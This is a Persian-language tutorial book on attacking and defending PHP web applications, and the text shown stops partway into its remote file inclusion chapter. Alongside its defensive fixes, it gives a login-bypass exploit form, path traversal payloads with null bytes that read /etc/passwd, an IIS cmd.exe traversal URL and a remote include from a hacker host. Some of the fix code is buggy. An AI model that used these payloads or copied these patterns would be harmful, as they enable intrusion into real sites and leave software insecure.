nkn0wn

The Security Researcher

Attack and Defence PHP Web Apps

Author : Shahriyar Jalayeri (Snake)

مولحق

حمله و دفاع در برنامه های کاربردی وب مبتنی بر زبان PHP

نگارنده : شهریار جلایری

تقدیم به

پدر و مادر

بزرگوارم

((شهریار جلایری))

نسخه (0.8)

برای دریافت نسخه های کاملتر و آتی به وبلاگ های معرفی شده در انتهای کتاب مراجعه کنید.

فصل اول :

مقدمه

☒ مقدمه

با توجه به افزایش برنامه های کاربردی وب که مبتنی بر زبان PHP و دیتابیس Mysql ، برآن شدم تا کتابی تحت عنوان " شرح حملات و نحوه دفاع در مقابل حملات" را برای برنامه نویسان این زبان قدرتمند عرضه کنم.عقیده شخصی بنده بر این اساس استوار است که یک وب مستر ، برنامه نویس ، طراح سایت و... برای جلوگیری از نفوذ باید با راه های نفوذ آشنایی نسبی داشته باشد. هیچ یک از نفوذ گر ها و هکر ها مثل هم فکر نمیکنند ، اما یک برنامه نویس با داشتن ذهن باز و آشنا با حملاتی که برنامه وی را تهدید میکنند ، میتواند برنامه ای امن تر بنویسد و با داشتن تفکر یک نفوذ گر میتواند قبل از تهدید و نهایتا نفوذ توسط یک هکر ،خود مانند یک نفوذ گر عمل کرده و نقاط ضعف و قوت را شناخته ، در صدد تقویت و رفع آنها برآید.

در این کتاب همانطور که در عنوان مشهود است ، قصد دارم راه های نفوذ و دفاع را در برنامه های وب مبتنی بر زبان PHP به شما بیاموزم.ابتدا شما را با مفاهیم پایه ای آشنا کرده و سپس توابع و دستورات خطر آفرین را معرفی و نحوه نفوذ و دفاع هر یک را شرح میدهم. در آخر نیز تعدادی از ابزارهای خود کار را که میتوانند نقش مهمی را در رسیدن به هدفتان (که برنامه ای امن است) بازی کنند و هر چه سریعتر باعث تحقق این هدف شوند.

نکته ۱ : در این کتاب هیچ گونه آموزشی در باره زبان برنامه نویسی PHP صورت نمیگیرد و خواننده باید آشنایی نسبی با برنامه نویسی این زبان را داشته باشد.

نکته ۲: تمامی روش ها ، اسکریپت ها و برنامه های معرفی شده در این کتاب ، صرفا جنبه آموزشی داشته و نویسنده مسئولیت هیچ یک از اعمال خرابکارانه صورت گرفته توسط خوانندگان این کتاب را بر عهده نمیگیرد/نخواهد گرفت.

☒ اکسپلویت یا کد مخرب

شاید شما با واژه اکسپلویت[1] آشنا باشید و آن را بارها و بار ها شنیده باشید.اگر بخواهیم اکسپلویت را معنی کنیم ، واژگانی نظیر بهره برداری و استفاده به ذهن ما خطور میکند. اما این واژه در دنیای نفوذ گران معنای ویژه ای دارد.اکسپلویت در بین هکر ها ، به معنای کد های مخرب است ، اما با کمی تفکر در مییابیم ، که این معنا به هیچ وجه بی ربط با معنای اصلی این واژه نیست. کد های مخرب برای آسیب پذیری های موجود در نرم افزار ها نوشته میشود. و به نوعی از این آسیب پذیری ها استفاده میکنند ، استفاده ای که در نظر مردم عادی و یا مدیران شبکه ها و یا برنامه نویسان مناسب نیست و به نوعی سوء استفاده محسوب میشود. در هر صورت اکسپلویت و یا کد های مخرب نوعی بهره برداری از آسیب پذیری های موجود در نرم افزار ها است.

نوشتن کد های مخرب از آن جهت صورت میگیرد که ، پس از نوشتن این گونه کد ها دیگر نیازی به استفاده از آسیب پذیری به صورت دستی و وقت گیر نیست. و یک هکر تنها با اجرای اکسپلویت خود و دادن آدرس سایت و کمی اطلاعات دیگر مربوط به آسیب پذیری میتواند به آن نفوذ کند وبا پیدا کردن سایتی دیگر که از برنامه آسیب پذیر استفاده میکند و دادن مشخصات به سایت دوم نیز نفوذ کرده و اثرات خود را بر جای بگزارد. و البته گاهی مسئله وقت گیر بودن در بین نیست و کد های باید در حافظه اجرا شده ، مقادیری را بازنویسی کرده و ... که انجام این عملیات به هیچ عنوان بدون برنامه نویسی مقدر نیست.

[1] Exploite

فصل دوم :

کوکی ، نشست ، متغییر ها

☒ نیازمودن متغییر ها

گاهی اوقات یک برنامه نویس ، از روی تنبلی و یا هر مشکل دیگری از آزمودن درست و محکم متغییر ها پرهیز میکند و با انجام این عمل را ه را برای نفوذ گران باز میکند.معمولا مقدار دهی متغیر ها توسط نفوذ گر برای دور زدن[۲] صفحات ورود و تعیین هویت صورت میگیرد.مفسر PHP به صورت پیش فرض ثابت هایی مانند GET و POST و گاهی اوقات هم پارامتر COOKIE را توسط در خواست های HTTP ارسال میکند. اگر متغییر های که توسط این نوع در خواست ها مقدار دهی میشوند به درستی عرض یابی نشوند ، میتوانند فرصت خوبی را برای یک نفوذ بی نقص رقم بزنند.انجام این عمل بدین صورت انجام میشود که نفوذ گر بدون دانستن رمز عبور درست میتوانند صفحه تعیین هویت را گول زده و خود را به جای مدیر جای بزند.

به این مثال دقت کنید:

```
<?
//Login.php
//Attack and defence php apps book
//shahriyar - j
 if (empty($_POST['pass'])){
 ?>
 <html>
   <body>
      <form action=login.php method=POST>
      password:<input type=password name=pass>
      <input type=submit value=ok>
      </form>
   </body>
   </html>
   <?
   }
   ?>
 <?
 $pass = strtolower(md5($_POST['pass']));
 $$pass = "de1b2a7baf7850243db71c4abd4e5a39";
if($pass == $$pass){
$admin= 1;
}
if($admin==1)
{
echo "Welcome to the system";
}else{
echo "Enter Correct Password";
}
?>
```

[2] Bypass

همانطور که مشاهده میکنید، اگر صفحه را به صورت عادی اجرا کنید تنها با دانستن مقدار درست رمز عبور میتوانید با پیغام "welcome to system" مواجه شوید. آیا نفوذ گر میتواند رمز عبور را از میان هزار ها و یا میلیون ها رمز عبور حدس بزند؟ این کاری غیر ممکن به نظر میرسد ، زیرا رمز عبور به توسط الگو ریتم MD5 هش شده است . امتحان کردن رمز های پیاپی کاری را از پیش نمیبرد .اما همانطور که مشاهده میکنید پس از مقدار دهی درست رمز عبور متغییر Admin برابر ۱ میشود و با این کار هویت مدیر مشخص میشود و پس بررسی این متغییر در صورت درست بودن(برابر ۱ بودن) پیغام "به سیستم خوش آمدید " و یا اشتباه بودن (برابر ۱ نبودن) " رمز عبور درست را وارد کنید" برای شما نمایش داده میشود.با کمی تامل در میابیم که تنها کاری که نفوذ گر برای شناساندن خود به عنوان مدیر باید انجام دهد ، دادن مقدار ۱ به متغییر Admin است.

```
<?
//exploit.php
//Login.php Exploit
//Attack and defence php apps book
//shahriyar - j

  echo"<html>
   <body>
      <form action=http://127.0.0.1/test/login.php method=POST>
      password:<input type=password name=pass>
      <input type=hidden name=admin value=1>
      <input type=submit value=ok>
      </form>
   </body>
   </html>";
?>
```

با استفاده از این کدها به راحتی و حتی با دادن رمز عبور اشتباه میتوانید خودرا به جای مدیر سیستم جای بزنید.این کد با استفاده از روش POST و مقدار دهی متغییر ها مقادیری را به سمت صفحه Login.php ارسال میکند. صفحه Login.php ابتدا رمز عبور ارسالی را بررسی میکند و در میابد که مقدار رمز عبور اشتباه است و با این کار متغییر Admin مقداری دهی نمیگردد . در خطوط بعد مقدار متغییر Admin مورد بررسی قرار میگیرد ، و برابر ۱ فرض میشود. زیرا پس از اجرا این کدها (exploit.php) در یکی از خطوط به صورت مخفی متغیری با نام Admin مقدار ۱ به خود گرفته و به صفحه Login.php ارسال میشود . در آن صفحه ، به دلیل مقدار دهی متغییر Admin توسط نفوذ گر در هنگام احراز هویت Admin برابر ۱ میشود و با پیغام "به سیستم خوش آمدید" مواجه میشوید.

☒ نشست ها

برای درک بهتر نگاهی به درخوات های HTTP ارسال شده توسط کد مخرب می اندازیم:

```
POST /test/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Opera/9.02 (Windows NT 5.1; U; en)
Accept: */*
Accept-Language: fa-IR,fa;q=0.9,en;q=0.8
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive, TE
Referer: http://127.0.0.1/test/login.php
pass=everypassword&admin=1
```

همانطور که مشاهده میکنید ، در خط آخر دو متغییر Pass و Admin مقدار دهی شده اند و همین کار باعث دور زدن صفحه ورود شد.برای جلوگیری از این نوع حملات راه کار های زیادی را میتوان پیشنهاد داد و شما با کمی خلاقیت میتوانید یک صفحه ورود امن طراحی کنید. نگران نباشد ، من در ادامه نحوه ساختن یک صفحه ورود امن را به شما خواهم آموخت.

یکی از روش ها که میتواند جلوی این گونه حملات را بگیرد استفاده از نشست[3] ها هستند. نشست ها مقادیری هستند ، که با هر بار دیدن از یک صفحه (در صورت استفاده از نشست ها در آن صفحه) مقدار دهی میشوند و پس از بسته شدن مرور گر وب از بین میروند. برای استفاده از نشست ها شما باید از تابع Session_start برای شروع نشست ها بهره بگیرید. البته میتوانید از تابع Session_register نیز استفاده کنید.امااین کار از نظر امنیتی پیشنهاد نمیشود. زیرا برای استفاده از این تابع باید مقدار register_global برابر on قرار گیرد که خود مشکلاتی را متحمّل میشود. در مورد مقدار Register_global در فصول آتی توضیح خواهم داد.

استفاده از نشست ها از این جهت توصیه میشود که نشست ها مقادیر ثابتی را در خود نگاه نمیدارند و پس از هر بار اجرا ی صفحه ای که از نشست ها بهره میگیرد ، مقدار نشست ها تغییر کرده و مقدار دیگری به خود میگیرند. نکته دیگر ان است که با داشتن ده ها متغییر نشست ، تنها یک مقدار رمز شده ذخیره میشود.مقدار نشست های زیر پس اجرای پیاپی صفحه ورود ثبت شده اند:

```
7665b1dfc8a97adfd32d00e7b23f5e5e
461b3a58c8fa5d68208f43deb152ef7e
6073dcc5ba3dafbb6b7e66c6de9808eb
```

مشاهده میکنید که هیچ یک از مقادیر مانند هم نیستند.

[3] Session

صفحه ورود ما پس از استفاده از نشست ها به این صورت در میآید:

```
<?
//Login.php using sessions
//Attack and defence php apps book
//shahriyar - j
 session_start();
 if (empty($_POST['pass'])){
 ?>
 <html>
   <body>
      <form action=login.php method=POST>
      password:<input type=password name=pass>
      <input type=submit value=ok>
      </form>
   </body>
   </html>
   <?
   }
   ?>
 <?
 $pass = strtolower(md5($_POST['pass']));
 $$pass = "de1b2a7baf7850243db71c4abd4e5a39";
if($pass == $$pass){
$_SESSION['admin'] = 1;
}
if($_SESSION['admin']==1)
{
echo "Welcome to the system";
}else{
echo "Enter Correct Password";
}
?>
```

حال به جای بررسی مقدار متغییر Admin متغییر نشست Admin مورد بررسی قرار میگیرد که توسط روش های GET و POST قابل مقدار دهی نیست. و با اجرای اکسپلویت کاری از پیش نمیبریم.اگر نشست ها را در ابتدای صفحه اجرا نکنید به پیغام " headers already sent" مواجه میشود. برای رفع این مشکل و اجرای نشست ها در هر کجا از صفحه میتوانید Output Buffering را فعال کنید.به این صورت :

```
Ob_start();
```

و در آخر هم ارسال آن را به اتمام برسانید:

```
ob_end_flush();
```

نکته : برای استفاده از این قابلیت شما باید ob_start() را در ابتدای صفحه به کار ببرید.

☒ کوکی ها

یکی دیگر از روش هایی که میتوان برای از آن برای تعیین هویت استفاده کرد کوکی ها هستند.کوکی ها مقادیری مانند نشست ها را نگه داری میکنند . اما برای مقدار دهی کوکی ها دست ما باز تر است و میتوانیم از اختیارات متفاوتی استفاده کنیم.کوکی ها میتوانند مدت زمان بیشتری از نشست ها باقی بمانند که تعیین این زمان اختیاری و توسّط ما انجام میگیرد.وقتی شما به سایت محبوبتان وارد میشوید و پس از وارد کردن اطلاعات شخصی به قسمت کاربری خود وارد میشوید ، کوکی هایی بر روی رایانه شما ذخیره میشوند.شما پس از مدتی بدون وارد کردن دوباره اطلاعات خود میتوانید به سایت رفته ، و با پیغام خوش آمدید کاربر گرامی مواجه شوید و بدون هیچگونه احراز هویتی وارد صفحه کار بری خود شوید. تعجب نکنید سایت محبوبتان شما را از رو ی کوکی های ذخیره شده بر روی رایانه تان و بررسی مقدار آن ها شناخته است.

برای استفاده از کوکی ها در PHP ما از تابعی به نام Setcookie بهره میگیریم.شکل کلی این تابع به صورت زیر است.

```
setcookie('cookiename','value','expiration time','path',
'domain','secure connection');
```

قسمت هایی که نیاز به توضیح دارند به شرح زیر اند:

- Cookiename

مشخص کننده نام کوکی است.

- Value

مقدار کوکی را نگه داری میکند ، به طور مثال نام کاربری.

- Expiration time

مدت زمان از بین رفتن کوکی ها از روی رایانه شما را مشخص میکند. برای مقدار دهی به این متغییر میتوانید از تابع time() استفاده کنید.به طور مثال time()+60*60*24*365 .

با این کار کوکی ها به مدت یکسال بر روی رایانه شما باقی میمانند.مقدار دهی اسن مدت زمان بر عهده شماست ، از یک ثانیه تا یک سال .اگر این متغییر مقدار دهی نشود ، پس از بستن مرورگر کوکی ها از بین میروند.

- Path

مکانی که کوکی بر روی رایانه شما ذخیره میشوند.مقدار دهی به این متغییر اختیاری است.

- Domain

نام دامنه را مشخص میکند.این نام تنها برای نمایش است و مانند متغییر قبلی مقدار دهی با آن اختیاری است.

- Secure connection

این متغییر مشخص میکند که کوکی ها از یک اتصال امن و رمز شده استفاده میکنند و یا خیر.مقدار این متغییر بولین تنها ۰ و ۱ است.

صفحه ورود ما با استفاده از کوکی ها بدین صورت تغییر میابد :

```
<?
//Login.php using cookies
//Attack and defence php apps book
//shahriyar - j
if (empty($_COOKIE['password'])){
$pass = strtolower(md5($_POST['pass']));
$$pass = "de1b2a7baf7850243db71c4abd4e5a39";
}
if(($pass == $$pass) or ($_COOKIE['username'] == $$pass )){
if(!isset($_COOKIE['password'])){
setcookie('password','de1b2a7baf7850243db71c4abd4e5a39',
time()+60*60);
}
echo "Welcome to the system";
}else{
echo "Enter Correct Password<br>";
echo " <html>
   <body>
      <form action=login.php method=POST>
      password:<input type=password name=pass>
      <input type=submit value=ok>
      </form>
   </body>
   </html>";
}
?>
```

حال برای تشخیص هویت از مقدار متغییر کوکی Password و یا مقداری که توسط کاربر ارسال میشود استفاده میکنیم.با ارسال رمز عبور درست ، تا یک ساعت اگر باز از صفحه دیدن کند نیازی به زدن دوباره رمز عبور ندارد.استفاده از متغییر های کوکی برای تشخیص هویت از نظر امنیتی توصیه نمیشود.زیرا این گونه متغییر ها هم میتوانند از طریق درخواست های HTTP مقدار دهی و ارسال شودند.اما به دلیل اینکه ما از رمز عبور برای تشخیص کاربر استفاده کردیم نفوذ گر کار مهمی نمیتواند بکند. ولی با این حال باز همی میتواند یک حمله "ورود به زور" را برای حدس زدن رمز

عبور ترتیب دهد. شرح این حملات و طریقه ارسال کوکی از طریق در خواست های HTTP را در فصول آتی مشاهده خواهید کرد.

فصل سوم :

حملات پیمایش دایرکتوری ها

☒ پیمایش دایرکتوری ها

این نوع از آسیب پذیری ها ، یکی از خطرناک ترین نوع آسیب پذیری میباشند.هدف اصلی این آسیب پذیری فراخوانی و خواندن فایل ها مقادیری است که نفوذ گر به صورت عادی از دیدن و خواندن آنها محروم است . با استفاده از این نوع آسیب پذیری ها میتوان به هدف بزرگتری مانند cmd.exe نیز دست یافت ، که به مرور توضیح خواهم داد.

توابعی که با مقدار دهی نا مناسب میتوانند بستری مناسب برای این گونه حملات ایجاد کنند به شرح زیر است.

- Require()
- Require_once()
- Include_once()
- Include()
- Fopen()
- File_get_contents()
- More …

به طور حتم شما هم تا به حال از این توابع در برنامه های خود استفاده کرده اید.اگر بخواهیم به معنی این توابع دقت کنیم ، معانی مانند شامل شده و فرا گرفتن به ذهن ما خطور میکنند.این توابع در زبان PHP کاری را انجام میدهند ، که بی ارتباط با معنای این کلمات نیست.این توابع یک آرگومان به عنوان ورودی دریافت میکنند.و مقدار مشخص شده در آرگومان را فراخوانی میکنند.بگذارید با یک مسأله را کاملا تفهیم کنم.

فرض بفرمایید ما یک صفحه به نام dateداریم. و این صفحه مقداری مانند :

```
March 10, 200۷, 5:16 pm
```

را برای ما نمایش میدهد. و در صفحه ای به نام welcome مقادیر زیر را داریم:

```
<? echo "Welcome Shahrira-j to your site<br>";?>
```

برای اینکه ما در صفحه welcome ، مقدار تاریخ را نیز داشته باشیم ، باید کد هایی که تاریخ را برای ما به نمایش در میآورند را در ابتدای کدهای صفحه welcome بیاوریم. بدین صورت:

```
<?
//Welcome.php with date function
//Attack and defence php apps book
//shahriyar - j
$today = date("F j, Y, g:i a");
echo "Today is ".$today."<br>";
echo "Welcome Shahrira-j to your site<br>";
?>
```

راه دیگر برای انجام این کار نوشتن کد ها نمایش دهنده تاریخ در یک فایل و فراخوانی آنها در صفحه welcome است. این کا با استفاده از توابع ()include صورت میگیرد.

```
<?
//Welcome.php with date function
//Attack and defence php apps book
//shahriyar - j
include '/home/date.php';
echo "Welcome Shahrira-j to your site<br>";
?>
```

همانطور که مشاهده میکنید در خط پنجم با استفاده از تابع ()include فایل date را فراخوانی کردم. این کدهای با کدهای نوشته شده در مثال قبل هیچ تفاوتی ندارند و پس از فراخوانی به گونه ای عمل میکند که مثال قبل عمل کرد.

حال نحوه عمل کرد آسیب پذیری را برای شما شرح میدهم.این آسیب پذیری ها بیشتر در مقادری کوکی ها دیده شده اند. به طور مثال مقدار قالب کاربر و مثال بارز تر مانند نوع زبان کاربر استفاده کننده از سایت که در کوکی ها ذخیره میشوند.به این مثال توجه بفرمایید.

```
<?
//Template.php
//Attack and defence php apps book
//shahriyar - j
$template = 'yourtempl.php’;
if (is_set($_COOKIE['TEMPLATE']))
$template = $_COOKIE['TEMPLATE'];
include ( "/home/templates/" . $template );
?>
```

در این مثال کاربر پس از مشاهده سایت و انتخاب قالب مورد نظر خود ، باعث میشود کقادیری نظیر کوکی ها بر روی رایانه وی ذخیره شوند. پس از دیدار مجدد سایت ، پرتال استفاده شده با استفاده از مقادیر کوک ها و بررسی آنها ، بدون نیاز به انتخاب دوباره قالب ، سایت را با قالب مورد علاقه خود مشاهده میکنید.ما اینگونه مقدار دهی را در صفحات انتخاب زبان نیز میبینیم.

```
<?
//Language.php
//Attack and defence php apps book
//shahriyar - j
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-",$lang_array[0]);
$llang = $l_array[0];
setcookie("language",$llang,time()+1209600,"","","");
}
```

```
include("/home/lang/".$llang.".php");
?>
```

حال این سوال پیش میآید که از این نوع مقدار دهی و فراخوانی ها چگونه میتوان سوء استفاده کرد؟ مثال Language را برای شما تشریح میکنم.پس از بررسی کوکی ها متوجه میشویم که مقادیر به صورت زیر ذخیره میشوند.

```
//Cookies
//Attack and defence php apps book
//shahriyar - j
language
en
to
language
En
```

با بررسی کوکی ها و کد ها نوشته شده در صفحه language متوجه میشویم ، که صفحه با بررسی کوکی و با اضافه کردن پسوند php به مقدار ذخیره شده به عنوان کوکی صفحه مربوط به زبان کار بر را فراخوانی میکند.به طور مثال با بررسی و گرفتن مقدار en صفحه en.php را به عنوان زبان سایت توسط تابع Include() فراخوانی میکند.حال اگر ما کوکی ها را به sp تغییر دهیم ، صفحه sp.php را به عنوان زبان اسپانیایی فراخوانی میکند.مه به صورت میتوانیم هر فایل دیگری را نیز بر روی سرور فراخوانی کنیم.فرض میکنیم که این فایل ها در دایرکتوری /home/lang/ و صفحه welcome در دایرکتوری /home/ قرار دارد.ما به راحتی میتوانیم با کد ها (..) و یا (/..) به دایرکتوری های بالاتر و قبل تر برویم.به طور مثال با تغییر کوکی ها به این صورت :

```
//Cookies
//Attack and defence php apps book
//shahriyar - j
language
en
to
language
../welcome
```

مقداری که فراخوانی میشود به صورت زیر تغییر میابد.

```
include("/home/lang/../welcome.php");
```

و برنامه با برگشتن به دایرکتوری پیشین (/home/) فایل welcome.php را فراخوانی میکند و در بالای صفحه نمایش میدهد. و همانطور که انتظار میرود ما باید با خطاهایی نیز روبرو

شویم.با کمی تامل در میبابیم که ما میتوانیم با استفاده از این آسیب پذیری ، فایل هایی را که اجازه دیدن و خواندنشان را نداریم نیز فراخوانی کرده و بخوانیم. به طور مثال فایل Passwd در لینوکس و یا فراخوانی cmd در ویندوز و در دست گرفتن کنترل سرور.

```
//Cookies
//Attack and defence php apps book
//shahriyar - j
language
en
to
language
../../../../../../../../../etc/passwd
```

پس تغییر کدها و اجرای صفحه مورد نظر ، هیچ مقداری به جز خطاهای رایج را نمیبینم. مشکل کجاست؟ ما که مقدار دریتی را به عنوان زبان دادیم! به صفحه language برگشته و کد ها را تحلیل میکنیم.

```
<?
//Language.php
//Attack and defence php apps book
//shahriyar - j
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-",$lang_array[0]);
$llang = $l_array[0];
setcookie("language",$llang,time()+1209600,"","","");
}
include("/home/lang/".$llang.".php");
?>
```

در خطوط پایانی مشاهده میکنیم ، که فایل ها بدین صورت فراخوانی میشوند.

```
include("/home/lang/".$llang.".php");
```

میبینید که صفحه یک پسوند php به انتهای فایل فراخوانی شده اضافه میکند.پس با این تفاسیر ما تنها میتوانیم ، فایل هایی با فرمت php را فرا خوانی کنیم؟!

خیر اینگونه نیست و ما با استفاده از یک کد کوچک هگز میتوانیم فایل هایی با پسوندهای غیر از php را نیز فراخوانی کنیم. این کد کوچک نال بایت نام دارد و در هگز به صورت (00 %) است.

برای درک بهتر این کد بیاید نگاهی به نحوه تعریف یک متغییر از نوع رشته[4] ای در زبان C بیندازیم.

```
char name="Shahriyar-j"
```

[4] String

این اسم در حافظه به این صورت تعبیر میشود.

```
S h a h r i y a r - j \0
```

مقدار نال بایت در انتها رشته مشخص کننده پایان رشته است و به از آن دیگر هیچ کاراکتری به عنوان باقی اسم مورد قبول نیست.به بیانی دیگر میتوان گفت ، پردازش گر پس از رسیدن به این کد رشته را پایان میدهد[5] و رشته دیگری پردازش نمیشود.زبان php بر پایه زبا C نوشته شده است و این قابلیت را از C به ارث برده است. پس ما میتوانیم فایل های مورد نظر خود را بدین صورت فراخوانی کنیم.

```
//Cookies
//Attack and defence php apps book
//shahriyar - j
language
en
to
language
../../../../../../../../../../etc/passwd%00
```

مقدار مورد نظر ما به صورت زیر فراخوانی میشود.

```
include("/home/lang../../../../../../../../../../etc/passwd%00.php");
```

پس از فراخوانی و رسیدن به نال بایت، پردازش رشته با پایان میرسد و فایل passwd که به صورت :

```
passwd%00.php
```

فرا خوانی شده است . به این صورت تعبیر میشود:

```
passwd
```

زیرا همانطور که گفته شد ، پس از نال بایت عملا هیچ رشته ای پردازش نمیشود. در این صورت پسوند اضافه شده به انتهای فایل پردازش نشده کاری را از پیش نمیبرد. با استفاده از این تکنیک میتوانید فایل هایی را با پسوند های متفاوت و غیر از php را نیز فراخوانی کنید.

حال بیاید ، به این آسب پذیری که با استفاده از تابع fopen شکل گرفته است نگاهی بیندازیم.

```
<?
//index.php
//Attack and defence php apps book
//shahriyar - j
```

[5] Terminate

```
include('/home/template/header.php');
if (isset($_GET['file']) {
$fp = fopen("$file" . ".html","r");
} else {
$fp = fopen("main.html", "r");
}
include('/home/template/footer.php');
?>
```

صفحات به صورت زیر فراخوانی و صدا زده میشوند.

```
http://www.example.ir/index.php?file=page.html
http://www.example.ir/index.php?file=main.html
```

ما براحتی میتوانیم صفحه دیگری را به عنوان main و یا هر صفحه دیگری نشان دهیم.

```
http://www.example.ir/index.php?file=http://www.hackersite.ir/main
```

و یا دایرکتوری ها و فایل ها را پیمایش کنیم.

```
http://www.example.ir/index.php?file=../../../../etc/passwd
```

آسیب پذیری پیمایش دایرکتوری ها یکی از رایج ترین و خطرناک ترین آسیب پذیری ها است.

به طوری که حتی یک برنامه معروف و مهم نیز مانند phpmyadmin 2.5 از آن در امان نبود.


```
<?
// Export.php - PHP My Admin 2.5 Directory Travel Vulnerability
//Attack and defence php apps book
//shahriyar - j
PMA_checkParameters(array('what'));
// What type of export are we doing?
if ($what == 'excel') {
$type = 'csv';
} else {
$type = $what;
}
// Get the functions specific to the export type
require_once('./libraries/export/' . $type . '.php');
?>
```

در این فایل متغییر what توسط تابع PMA_checkParameters بررسی و مقدار دهی میشود. سپس مقدار متغییر what به متغییر type نسبت داده میشود.پس از مراجعه به فایل libraries/common.lib.php/ و بررسی تابع PMA_checkParameters متوجه میشویم که این تابع به وسیله GET_ مقدار دهی شده است .و ما به راحتی میتوانیم فایل ها را فراخوانی کنیم.

```
http://www.example.ir/PhpMyadmin/export.php?what=../../../../etc/passwd
```

نکته آخری که قبل از توضیح درباره نحوه دفاع در برابر این حملات بگویم ، این است که این نوع آسیب پذیری ها محدود به برنامه های php نمیشوند و با کمی تامل به یاد آسیب پذیری موجود بر ISS 5 میافتیم که با ان میتوانستیم دایرکتوری ها را پیمایش کرده و به cmd دست بیابیم.

```
http://www.example.ir/show.asp?view=../../../../../Windows/system.ini
http://www.example.ir/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\
```

برا جلو گیری از نفوذ توسط این نوع آسیب پذیری ها هم راه های متفاوتی میتوان پیشنهاد کرد ، که شما باز هم با استفاده از خلاقیت خود میتوانید را های دیگری پیدا کنید.

یکی از راه هایی که میتوان پیشنهاد کرد تعریف یک ثابت در ابتدای فایل مورد نظر است .یکی دیگر از راه ها گزاردن فایل های مورد نظر در یک آرایه بررسی مقادیر مورد نظر است ، اگر مقادیر درخواستی

در آرایه موجود بود ، عمل فراخوانی را انجام دهد و در غیر این صورت پیغام خاصی را مبنی بر محافظت در برابر حملات پیمایش دایرکتوری ها نمایش دهد.

```
<?
//Language.php
//Attack and defence php apps book
//shahriyar - j
$check = array("en", "sp", "fa", "it");
$checklang = $_COOKIE["language"];
if (in_array("$checklang", $check)) {
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-",$lang_array[0]);
$llang = $l_array[0];
setcookie("language",$llang,time()+1209600,"","","");
}
include("/home/lang/".$llang.".php");
}
else
{
die "Directory Travel Protection";
}
?>
```

شما میتوانید برای حاصل شدن اطمینان کامل مقدار نال بایت را فیلتر کنید و مقادیر حاوی نال بایت سرکوب نمایید.

```
<?
//Language.php
//Attack and defence php apps book
//shahriyar - j
$check = array("en", "sp", "fa", "it");
$nullbyte = "%00";
$checklang = $_COOKIE["language"];
if (in_array("$checklang", $check)) {
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-",$lang_array[0]);
$llang = $l_array[0];
setcookie("language",$llang,time()+1209600,"","","");
}
$nullcheck = strpos($llang, $nullbyte);
if ($pos === false) {
include("/home/lang/".$llang.".php");
}else{
die " Security error:Directory Travel Protection";
}
}
else
{
die " Security error:Directory Travel Protection";
```

```
}
?>
```

و برای تابع fopen نیز به همین صورت میتوانید عمل کنید.

```
<?
//index.php
//Attack and defence php apps book
//shahriyar - j
include('/home/template/header.php');
$check = array("home", "contact", "links", "about");
$checkfile = $_GET['file'];
if (in_array("$checkfile", $check)) {
if (isset($_GET['file']) {
$fp = fopen("$file" . ".html","r");
} else {
$fp = fopen("main.html", "r");
}
}else{
die "Directory Travel Protection";
}
include('/home/template/footer.php');
?>
```

فصل چهارم : حملات فراخوانی فایلها

☒ فراخوانی فایل ها راه دور

به جرات میتوان گفت یکی از خطرناک ترین نوع آسیب پذیری ها آ سیب پذیری از نوع "فراخوانی فایل ها از راه دور[۶]" است. با این حال از دیگر آسیب پذیری ها رایج تر است.به وسیله این آسیب پذیری ، نفوذ گر میتواند کنترل کامل سایت و یا سرور شما را دردست گیرد.میتواند فرامین تحت خط فرمان را اجرا کند ، فایل آپلود کند ،فایل ها را پاک کند ، ویرایش کند و ... .البته این دسترسی ها به نحوه طبقه بندی دسترسی ها برای هر فایل و کاربر نیز بستگی دارد ، که نحوه تعیین دسترسی از حوصله این کتاب خارج است.ولی در فصول آتی روش هایی را ارائه میکنم ، که به وسیله تمهیدات اندیشیده شده در مفسر PHP این دسترسی را به هر چه محدود تر است ، تنزل دهیم.

این آسیب پذیری نیز مانند آسیب پذیری پیمایش دایرکتوری ها از نحوه دادن آرگومان های ورودی به توابع اینکلود و ... رنج میبرد.به این مثال توجه بفرمایید.

```
<?
//index.php -- RFI Vulnerable file
//Attack and defence php apps book
//shahriyar - j
if (isset($page))
{
include($page);
}
?>
```

ممکن است ،یک کاربری معمولی با کلیک کردن بر روی قسمت های مختلف سایت ، بدون توجه به URL ها به قسمت ها مختلف سایت رفته و به هدف خود برسد .

```
http://www.example.ir/?page=link.php
http://www.example.ir/?page=galery.php
http://www.example.ir/?page=contact.php
```

اما همانطور که گفتم ، یک نفوذ گر فکری متفاوت دارد. ممکن است با مقدار دهی اشتباه به متغییر page له ارزیابی خطاها پرداخته و متوجه اشتباه برنامه نویس در فراخوانی بشود.

```
http://www.example.ir/?page=nopage.php
Warning: main(nopage.php): failed to open stream: No such file or
directory in www\example.ir\index.php on line 7

Warning: main(): Failed opening 'n0thing.php' for inclusion
(include_path='.;\php\pear\') in \www\example.ir\index.php on line 7
```

[6] Remote File Inclusion

با کمی دقت و تامل در مقدار خطاها میتوان دریافت که برنامه در فراخوانی صفحه ای که وجود ندارد دچار مشکل شده است.

